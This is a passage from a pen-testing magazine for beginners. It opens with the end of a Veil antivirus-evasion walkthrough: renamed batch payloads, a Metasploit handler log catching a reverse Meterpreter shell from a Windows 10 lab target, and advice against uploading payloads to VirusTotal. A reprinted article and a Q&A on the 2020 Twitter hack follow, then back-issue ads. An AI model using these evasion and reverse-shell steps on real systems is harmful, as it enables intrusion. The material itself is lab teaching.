
Here are the source files and the compiled executable.


```
kali@kali:/var/lib/veil/output$ cd source
kali@kali:/var/lib/veil/output/source$ ls
payload1.py  payload3.py  payload.c   runme.bat
payload2.py  payload.bat  payload.py  setup.py
```

```
kali@kali:/var/lib/veil/output$ cd compiled
kali@kali:/var/lib/veil/output/compiled$ ls
payload.exe
kali@kali:/var/lib/veil/output/compiled$ █
```

We first check the payload .exe on our Alpha target system. The antivirus detected it immediately as malware. The result was same on the Omega target system. This was expected. As we explained, the anti virus evolved.

Let's try another test. This time with the source files. We change the name of the batch file (runme.bat) as payload and test it on our targets again. The ALPHA system's antivirus was once again successful in detecting it as malware.





However on the OMEGA target (which is running a third party antivirus) we successfully got a meterpreter session as shown below.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Sending stage (176195 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.1:61953) at 2020-08-12 09:49:42 -0400

meterpreter > sysinfo
Computer      : ██████████
OS           : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_IN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: ██████████
meterpreter > █
```

So we were successful in bypassing the antivirus in one case and getting a meterpreter session on the target.

Almost every payload generator that is used for bypassing an anti virus has one ominous message and warning. That message is "do not upload the payload to VirusTotal. VirusTotal is a website created by Hispasec Sistemas, a Spanish security company in year 2004. It was Google in year 2012. It helps users to check if a file they found suspicious is malware or not. It does this by scanning the uploaded file with around 58 Antivirus engines. Although it is a good thing for computer users to detect unknown malware, it is advisable penetration testers not upload the payloads they created to virustotal to check if they really bypass antivirus. This is because uploading payloads to virus total will only speed up the detection chances.

The Twitter hack targeted the rich and famous. But we all lose if trusted accounts can be hijacked

ONLINE SECURITY

Kobi Leins

**Senior Research Fellow in Digital Ethics,
University Of Melbourne**

The list of US figures whose Twitter accounts were hijacked by scammers on Wednesday US time reads like a Who's Who of the tech and celebrity worlds: Tesla boss Elon Musk, Amazon chief Jeff Bezos, Microsoft founder Bill Gates, former president Barack Obama, current Democratic nominee Joe Biden, celebrities Kanye West and Kim Kardashian, billionaires Warren Buffett and Mike Bloomberg, the corporate accounts of Apple and Uber and more besides.

The point of the hack? To lure followers into sending US\$1,000 in Bitcoin, with the classic scammer's false promise of sending back twice as much.

After a preliminary investigation, Twitter said it believed the incident was "a coordinated social engineering attack by people who successfully targeted some of our employees with access to internal systems and tools".

The details are still far from clear, but it seems likely someone with administrative rights may have granted the hackers access, perhaps inadvertently, despite the presence of two-factor authentication on the accounts – widely considered the gold standard of online security. It appears insiders may have been involved, although the story is still unfolding.

The use of the niche currency Bitcoin limited the number of potential victims, but also makes the hackers' loot impossible to trace. Ironically enough, Bitcoin is a currency designed for a post-trust world and the anonymity of its transactions makes the hackers even hard-

er to track down.

Whom do we trust?

This is not the first time we have seen the complex and profound impact social media can have. In 2013, hackers gained access to @AP, the official Twitter account of the respected Associated Press news agency, and tweeted:

"Breaking: Two Explosions in the White House and Barack Obama is Injured."

The stock market dived by US\$136.5 billion almost immediately but bounced back within six minutes, illustrating the interconnected systems that move so quickly a human cannot intervene – algorithms read the headlines and the stock market col-

The point of the hack? To lure followers into sending US\$ 1,000 in Bitcoin, with the classic scammer's false promise of sending back twice as much. After a preliminary investigation, Twitter said it believed the incident was a coordinated

lapsed, albeit fleetingly.

By shorting stocks, whoever hacked AP's Twitter account stood to make enormous profits from the temporary stock market tank. We do not know what the financial benefits, if any, to the hackers in 2013 were.

This week's Twitter hack definitely had financial motives. The Bitcoin scammers in this recent hack netted more than US\$50,000.

More sinister still, however, are the implications for democracy if a similar hack were carried out with political motives.

What if a reliable source, such as a national newspaper's official account, tweets that a presidential candidate has committed a crime, or is seriously ill, on the eve of an election? What if false information about international armed attacks is shared from a supposedly reliable source such as a government defence department? The impacts of such events

would be profound, and go far beyond financial loss. This is the inherent danger of our growing reliance on social media platforms as authoritative sources of information. As media institutions decline in size, funding and impact, the public increasingly relies on social media platforms for news.

The Bitcoin scam is a reminder that any social media platform can be hacked, tampered with, or used to spread false information. Even gold-standard technical systems can be outwitted, perhaps by exploiting human vulnerabilities. A disgruntled employee, a careless password selection, or even a device used in a public space can pose grave risks.

Who's in charge?

The question of who polices the vast power accrued by social media platforms is a crucial one. Twitter's reaction to the hack – temporarily shutting down all accounts verified with the “blue tick” that connotes public interest – raised the ire of high-profile users (and prompted mirth among those not bestowed with Twitter's mark of legitimacy). But the underlying question is: who decides what is censored or shut down, and under what circumstances? And should companies do this themselves, or do they need a regulatory framework to ensure fairness and transparency?

Broader questions have already been

raised about when Twitter, Facebook or other social media platforms should or should not censor content. Facebook was heavily criticised for not removing oppressive posts about Rohingya Muslims in Myanmar, and what the United Nations referred to as a genocide ensued. Twitter much later suspended some accounts that had been inciting violence, with some criticism. What is the responsibility of such platforms and who should govern them, as we become more heavily reliant on social media for our news? As

Facebook was heavily criticised for not removing oppressive posts about Rohingya muslims in Myanmar and what the United Nations referred to as genocide ensued.

the platforms' power and influence continue to grow, we need rigorous frameworks to hold them accountable.

Last month, the Australian government pledged a A\$1.3 billion funding increase and an extra 500 staff for the Australian Signals Directorate, to boost its ability to defend Australia from attacks. Australia's forthcoming 2020 Cyber Security Strategy will hopefully also include strategies to proactively improve cybersecurity and digital literacy.

In an ideal world, social media giants would regulate themselves. But here in the real world, the stakes are too high to let the platforms police themselves.

(Article First Appeared on theconversation.com)

“WHAT IF SOMEONE TOOK CONTROL OF TWO LEADERS ACCOUNTS AND STARTED A WAR WHILE ALL WE COULD DO WAS WATCH IT HAPPEN?”

@JONATHANBRUCK

ON TWITTER

IN RESPONSE TO TWITTER HACK.

HACKING Q & A

Q : How were hackers able to take control of dozens of high profile Twitter accounts at the same time?

A : As per the available information, the hackers initially performed a spear phishing attack on an internal employee of Twitter with admin privileges on all the user accounts of Twitter.

Once they hacked him/her, it was easy to access all other Twitter accounts which the target user already had access to.

But they accessed only high profile Twitter accounts to spread their scam of doubling the invested money.

Q : What is your theory on the recent Twitter hack and cyber attack?

A : I was reading about the twitter hack for some days now. One tweet by a twitter user responding to the twitter hack struck me. The tweet was something like this.

“what if someone hacked into twitter accounts of two world leaders who represent enemy countries and start a war.”

This reveals how dangerous the twitter hack (or for that matter any giant social media) is. The devastating results it would have in today's interconnected world. It could start communal riots, wars and fool people into taking untoward steps.

The fact that the hackers first hacked into a internal user of Twitter for gaining access to many Twitter user accounts reveals the lack of cyber security awareness and the precarious nature of our data on social media.

Q : What information was leaked in Dunzo data breach? Should we change our password?

A : Dunzo is a delivery startup and suffered a data breach recently. The data that was exposed in the recent data breach included phone numbers, email addresses and other PII (Personally Identifiable Information) like last known location and device info.

As a mitigation measure, Dunzo already

rotated access tokens and changed all the user passwords. As users are made to login into Dunzo website through OTP which is sent to the user's mobile, you may not have needed to change any password for this.

Q : Why were the Twitter accounts of verified users hacked?

A : To understand this, you need to understand what did hackers do after hacking those twitter. They hacked some famous twitter accounts and tweeted a link from these accounts saying that any amount of Bitcoin forwarded to this link will be doubled and returned back.

As you might have figured out now, it is a SCAM. But this is being tweeted by some famous accounts like that of Apple, Bill Gates, Elon Musk, Kanye West, Barack Obama and Joe Biden Jr etc.

These are all responsible people with name and fame in society. It is these accounts which provide the needed integrity for this scam. Hence these accounts were used for hacking. The Bitcoin wallet provided in the link received around \$100,000 from 300 transactions.

Q : What is SIEM in network security?

A : SIEM stands for Security Information and Event Management (SIEM). It is a software solution that collects and analyzes data from various devices like computers, servers and domain controllers etc. This is used for basic security monitoring, collecting logs, advanced protection from threats and incident response

Send all your questions
regarding hacking
to
qa@hackercoolmagz.com

SOME USEFUL RESOURCES

[Check whether your email is a part of any data breach now.](#)

<https://haveibeenpwned.com>

[Get vulnerable software discussed in this Issue.](#)

<https://github.com/hackercoolmagz/vulnera>

[Tweet to us.](#)

[hackercoolmagz](#)

[Follow Us on Facebook](#)

[Hackercool Magazine](#)

[Mail To Us At :](#)

qa@hackercoolmagz.com

customercare@hackercoolmagz.com

[Our Blog](#)

<https://hackercoolmagazine/blog>

[Visit Our New Website](#)

<https://hackercoolmagazine.com>

Hackercool
June 2019 Edition 2 Issue 6 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
MATRIX : 3**

METASPLOITABLE TUTORIALS :
Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH
Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :
Armitage - Part 2

Hackercool
April 2019 Edition 2 Issue 4 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
DC : 6**

DATA BREACH THIS MONTH :
Docker Hub, Just Dial

METASPLOIT THIS MONTH
RARLAB WinRAR ACE FORMAT RCE Module.

METASPLOITABLE TUTORIALS :
Trove (Part 2)

Hackercool
January 2019 Edition 2 Issue 1

**Capture
The Flag :
RootThis : 1**

What you learn? Password cracking of a zip file, What to do when a Metasploit module fails and using socat to break from a jailshell.

METASPLOIT THIS MONTH :
Six modules including MySQL authentication bypass.

FIX IT :
Got struck at login screen in Parrot OS. See how to fix it.

METASPLOITABLE TUTORIALS :
ted ruby service 787.

Hackercool
February 2019 Edition 2 Issue 2

**Capture
The Flag
HackinOS : 1**

BEGINNER BASICS :
All about Docker and how to use them.

METASPLOIT THIS MONTH
Webmin Upload Download Exec Module.

METASPLOITABLE TUTORIALS :
POST Exploitation Information Gathering

Hackercool
September 2019 Edition 2 Issue 9 Pen Testing Mag For Beginners

**CAPTURE THE FLAG
AI : WEB : 2**
"Lot of enumeration and searching in the right places."

METASPLOITABLE TUTORIALS :
Metasploitable 3 : Gaining Access through Elastic Search

KNOW-CHAIN :
Microsoft ends support to Windows 7.

METASPLOIT THIS MONTH
Applocker Evasion MsBuild, Applocker Evasion Presentation host and more

Data Breach This Month : Facebook

[Click to get all 2019 Issues NOW](#)

Hackercool
September 2018 Edition 1 Issue 12

**Capture
The Flag
TYPHOON 1.02**

INSTALLIT :
Docker has become an important part of computing world. We will see what are Docker and how to install them.

WEB SECURITY :
Cross Site Request Forgery For Beginners : PART 1

METASPLOITABLE TUTORIALS :
Hacking the MySQL service running on port 3306.

Hackercool
October 2018 Edition 1 Issue 13

**READ : "USA indicts
7
Russian hackers"
in HACKSTORY**

CAPTURE THE FLAG :
Typhoon 1.02 VM : PART 2 (Cont'd)

INSTALLIT :
Learn how to install Metasploitable 3 VM in Oracle Virtualbox.

HACK OF THE MONTH :
Google

METASPLOIT THIS MONTH :
Automation
3 BOF, Zahir
6 BOF

Hackercool
August 2018 Edition 1 Issue 11

**Capture
The Flag
MATRIX - 1**

METASPLOIT THIS MONTH
Manage Engine Exchange Reporter plus, CMS Made Simple, Monstra CMS RCE Modules.

WEB SECURITY :
Cross Site Scripting For Beginners : PART 2

METASPLOITABLE TUTORIALS :
Apache Tomcat port 8180

HACKSTORY :
The complete story of how US elections were hacked.

Hackercool
December 2018 Edition 1 Issue 15

**Capture
The Flag :
FourAndSix : 2.01**

METASPLOIT THIS MONTH :
Let's revisit Morris worm and more

INSTALLIT :
Installing OpenVAS Virtual Appliance in VMware

METASPLOITABLE TUTORIALS :
Exploiting distcc daemon running on port 3632.

Hackercool
November 2018 Edition 1 Issue 14

**Capture
The Flag :
Web Developer**

INSTALLIT :
Installing Nessus Vulnerability scanner in Kali Linux 2018-19

DATA BREACH THIS MONTH :
Dell and Atrium Health

FIXIT :
Fixing slow browser in Kali Linux.

METASPLOITABLE TUTORIALS :
Let's target Http Services running on port 80 (uploading various PHP shells).

[Click to get all 2018 Issues NOW](#)